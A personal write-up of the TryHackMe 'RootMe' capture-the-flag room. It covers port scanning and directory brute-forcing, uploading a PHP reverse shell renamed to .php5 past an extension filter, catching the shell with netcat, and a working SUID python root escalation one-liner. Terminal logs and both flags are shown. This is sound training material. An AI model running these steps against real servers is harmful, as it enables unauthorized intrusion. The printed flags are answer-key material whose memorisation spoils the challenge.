ROOTME(EASY)

This machine was based on exploiting vulnerable server , establishing reverse shell and ultimately privilege escalation.

TOOLS USED-

Curl, netcat, nmap and gobuster.

SETUP-

A IP was provided with the room having 4 parts – deploy the machine, reconnaissance, getting shell and privilege escalation.

PROCESS-

First I did curl on the IP to know a bit about site, then went to the site on browser, it was a static website with the same description on tryhackme about the machine.

Did inspect checked the code, cache, cookie, etc. found nothing, then went to the thm of what I had to find in reconnaissance , there were 5 parts to it, how many ports were open, what ports, apache running version, service running on port 22 and the hidden directory.

I used nmap to know about the ports.


It gave 2 ports , port 80(http) and 22(ssh), but didn't get the apache version.

For hidden directory I did gobuster and found many directories, like panel, uploads.

I went to the panel and got the apache version as well.

Next part was getting a shell, through the /uploads page of the site, it accepted jpg,.txt, etc but blocked php, so I got a reverse shell script for php from write up and changed the extension from php to php5 and it accepted it.

Next I used netcat to listen to the port I specified in the script and got got the reverse shell for web server.




```
┌──(blazin㉿vbox)-[~/Downloads]
└─$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.188.92] from (UNKNOWN) [10.49.183.54] 44286
Linux ip-10-49-183-54 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 09:22:43 up 48 min,  0 users,  load average: 0.21, 0.17, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$  find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$ █
```

Found the next flag asked ,it was written it would be in user.txt so I used find to find it and got the flag.


Next step was to get privilege escalation, it was a hint to look for a file that had SUID(set user id) with weird name so I used find again to look for the SUID, that was a hint as set user id programs with file owner privileges instead of the person that started it so a misconfigured permission can potentially give a program to run as a root privilege.

I found the program which was weird to have SUID and that was python.

Then I used python to get privilege escalation and went to the root directory and got the flag.



```
rootme  test  ubuntu
www-data@ip-10-49-183-54:/home$ ls -lat /usr/bin/python
ls -lat /usr/bin/python
lrwxrwxrwx 1 root root 7 Apr 15  2020 /usr/bin/python → python2
www-data@ip-10-49-183-54:/home$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ip-10-49-183-54:/home$  /usr/bin/python -c 'import os; os.setuid(0); os.system("/bin/sh")'
< -c 'import os; os.setuid(0); os.system("/bin/sh")'
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```



```
# cd ..
cd ..
# ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swap.img  usr  vmlinuz.old
# cd root
cd root
# ls
ls
root.txt  snap
# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```